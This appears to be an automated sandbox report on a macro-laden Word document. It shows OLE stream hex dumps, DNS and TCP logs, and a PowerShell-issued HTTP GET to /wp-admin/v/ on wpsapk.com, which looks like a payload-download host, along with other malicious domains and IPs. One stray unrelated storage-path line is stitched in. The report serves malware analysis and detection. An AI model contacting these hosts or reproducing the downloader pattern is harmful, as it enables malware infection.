Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . } . . . . . # . . . . . D . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 480

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	480
Entropy:	3.84824498439
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . H . . . . . X . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 b0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6412

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6412
Entropy:	6.14518057053
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99192

General	
Stream Path:	Data
File Type:	data
Stream Size:	99192
Entropy:	7.3901039161
Base64 Encoded:	True

General	
Data ASCII:	x . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . . R . . . . . % . . P . 5 . . w . ? . . . . . . D . . . . . = . . F . . . . . % . . P . 5 . . w . ? . . . . .
Data Raw:	78 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 524

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	524
Entropy:	5.52955915132
Base64 Encoded:	True
Data ASCII:	I D = " { 9 1 6 F 7 B 9 1 - 5 D 2 F - 4 2 F E - 8 5 A 0 - A 5 1 0 E E 1 5 7 0 3 4 } " . . D o c u m e n t = A 5 g d 2 1 k l f q u 9 c 6 r s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z d j t k 4 6 n m 1 7 v o o . . M o d u l e = O w p p n p 8 h a h 4 x o 7 8 8 . . E x e N a m e 3 2 = " F b 5 d 3 b h _ _ k e _ c w 4 p 7 7 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 4 2 6 E E C 5 1 6 F E 1 A F E 1 A F E 1 A F E 1
Data Raw:	49 44 3d 22 7b 39 31 36 46 37 42 39 31 2d 35 44 32 46 2d 34 32 46 45 2d 38 35 41 30 2d 41 35 31 30 45 45 31 35 37 30 33 34 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 149

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	149
Entropy:	3.96410774314
Base64 Encoded:	False
Data ASCII:	A 5 g d 2 1 k l f q u 9 c 6 r s . A . 5 . g . d . 2 . 1 . k . l . f . q . u . 9 . c . 6 . r . s . . . Z d j t k 4 6 n m 1 7 v o o . Z . d . j . t . k . 4 . 6 . n . m . 1 . 7 . v . o . o . . . O w p p n p 8 h a h 4 x o 7 8 8 . O . w . p . p . n . p . 8 . h . a . h . 4 . x . o . 7 . 8 . 8 . . . . .
Data Raw:	41 35 67 64 32 31 6b 6c 66 71 75 39 63 36 72 73 00 41 00 35 00 67 00 64 00 32 00 31 00 6b 00 6c 00 66 00 71 00 75 00 39 00 63 00 36 00 72 00 73 00 00 00 5a 64 6a 74 6b 34 36 6e 6d 31 37 76 6f 6f 00 5a 00 64 00 6a 00 74 00 6b 00 34 00 36 00 6e 00 6d 00 31 00 37 00 76 00 6f 00 6f 00 00 00 4f 77 70 70 6e 70 38 68 61 68 34 78 6f 37 38 38 00 4f 00 77 00 70 00 70 00 6e 00 70 00 38 00 68

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5216

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5216
Entropy:	5.49741129349
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 675

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	675
Entropy:	6.39671072877
Base64 Encoded:	True

General	
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . { . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . Q . m . . . . ! O f f i c
Data Raw:	01 9f b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 7b 1a e4 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 21038


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	21038
Entropy:	4.09747048154
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . M . . . . b j b j . . . . . R . . b . . . . . E . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 19 4d 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 52 00 00 62 7f 00 00 62 7f 00 00 19 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/06/21-15:49:01.865103	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/06/21-15:49:02.878845	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 15:48:57.919217110 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 15:48:57.964911938 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:57.965044975 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 15:48:57.967911959 CET	49165	80	192.168.2.22	104.18.61.59

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 15:48:58.013605118 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024018049 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024074078 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024130106 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024151087 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 15:48:58.024188995 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024229050 CET	80	49165	104.18.61.59	192.168.2.22
Jan 6, 2021 15:48:58.024265051 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 15:48:58.118716002 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.169009924 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.169146061 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.169449091 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.219615936 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.230633020 CET	49165	80	192.168.2.22	104.18.61.59
Jan 6, 2021 15:48:58.263324022 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.263387918 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.263444901 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.263473034 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.263499975 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.263537884 CET	80	49166	104.27.144.251	192.168.2.22
Jan 6, 2021 15:48:58.263561010 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.445199966 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.480241060 CET	49166	80	192.168.2.22	104.27.144.251
Jan 6, 2021 15:48:58.606311083 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.606487036 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.606726885 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.766622066 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767659903 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767731905 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767774105 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767812967 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767833948 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.767872095 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767910004 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.767923117 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767965078 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:48:58.767995119 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.768023968 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.774373055 CET	49167	80	192.168.2.22	209.59.139.39
Jan 6, 2021 15:48:58.934142113 CET	80	49167	209.59.139.39	192.168.2.22
Jan 6, 2021 15:49:01.218420982 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:01.491822958 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.492033958 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:01.492264986 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:01.765124083 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778521061 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778556108 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778568029 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778579950 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778594971 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778606892 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778621912 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778634071 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778650045 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778666973 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:01.778887987 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.052279949 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052349091 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052377939 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052416086 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052453995 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052491903 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052531004 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052563906 CET	49168	80	192.168.2.22	210.86.239.69

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 15:49:02.052568913 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052663088 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.052706957 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052750111 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052761078 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.052788973 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052826881 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052865028 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052865982 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.052902937 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052926064 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.052942991 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052983999 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.052987099 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.053035021 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.053077936 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.053078890 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.053117037 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.053157091 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.053157091 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.053525925 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.326340914 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326380968 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326405048 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326428890 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326442003 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.326452971 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326476097 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.326478004 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326507092 CET	80	49168	210.86.239.69	192.168.2.22
Jan 6, 2021 15:49:02.326520920 CET	49168	80	192.168.2.22	210.86.239.69
Jan 6, 2021 15:49:02.326632977 CET	80	49168	210.86.239.69	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 15:48:57.839204073 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:48:57.901670933 CET	53	52197	8.8.8.8	192.168.2.22
Jan 6, 2021 15:48:58.042258024 CET	53099	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:48:58.117547989 CET	53	53099	8.8.8.8	192.168.2.22
Jan 6, 2021 15:48:58.275434017 CET	52838	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:48:58.443938017 CET	53	52838	8.8.8.8	192.168.2.22
Jan 6, 2021 15:48:58.793539047 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:48:59.806623936 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:49:00.820825100 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:49:00.852129936 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 15:49:00.867592096 CET	49548	53	192.168.2.22	8.8.8.8
Jan 6, 2021 15:49:01.216911077 CET	53	49548	8.8.8.8	192.168.2.22
Jan 6, 2021 15:49:01.864855051 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 15:49:02.878700018 CET	53	61200	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 6, 2021 15:49:01.865103006 CET	192.168.2.22	8.8.8.8	d00a	(Port unreachable)	Destination Unreachable
Jan 6, 2021 15:49:02.878844976 CET	192.168.2.22	8.8.8.8	d00a	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 15:48:57.839204073 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	wpsapk.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 15:48:58.042258024 CET	192.168.2.22	8.8.8.8	0x644c	Standard query (0)	sofsuite.com	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.275434017 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	veterinariadrpopui.com	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.793539047 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:59.806623936 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:00.820825100 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	shop.elemenslide.com	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:00.867592096 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	khanhhoahomnay.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 15:48:57.901670933 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	wpsapk.com		104.18.61.59	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:57.901670933 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	wpsapk.com		172.67.141.14	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:57.901670933 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	wpsapk.com		104.18.60.59	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.117547989 CET	8.8.8.8	192.168.2.22	0x644c	No error (0)	sofsuite.com		104.27.144.251	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.117547989 CET	8.8.8.8	192.168.2.22	0x644c	No error (0)	sofsuite.com		172.67.158.72	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.117547989 CET	8.8.8.8	192.168.2.22	0x644c	No error (0)	sofsuite.com		104.27.145.251	A (IP address)	IN (0x0001)
Jan 6, 2021 15:48:58.443938017 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	veterinariadrpopui.com		209.59.139.39	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:00.852129936 CET	8.8.8.8	192.168.2.22	0x26d4	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:01.216911077 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	khanhhoahomnay.net		210.86.239.69	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:01.864855051 CET	8.8.8.8	192.168.2.22	0x26d4	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)
Jan 6, 2021 15:49:02.878700018 CET	8.8.8.8	192.168.2.22	0x26d4	Server failure (2)	shop.elemenslide.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wpsapk.com
- sofsuite.com
- veterinariadrpopui.com
- khanhhoahomnay.net
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	104.18.61.59	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:57.967911959 CET	0	OUT	GET /wp-admin/v/ HTTP/1.1 Host: wpsapk.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 15:48:58.024018049 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 14:48:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de2876672bcbcdd728808aa62968722701609944538; expires=Fri, 05-Feb-21 14:48:58 GMT; path=/; domain=.wpsapk.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 0779c533930000c78de12e6000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ow%2BEdcA0hnkcTf1dBi0xXRvrWH3VOIW%2BK21C9CdsfFqCJZJMBLtlkKFsU1b4dMNENHuTwzVkCg026Kyq3pcVC43UdNvBEGHdD1l3"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60d63e328d89c78d-AMS Data Raw: 31 30 64 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 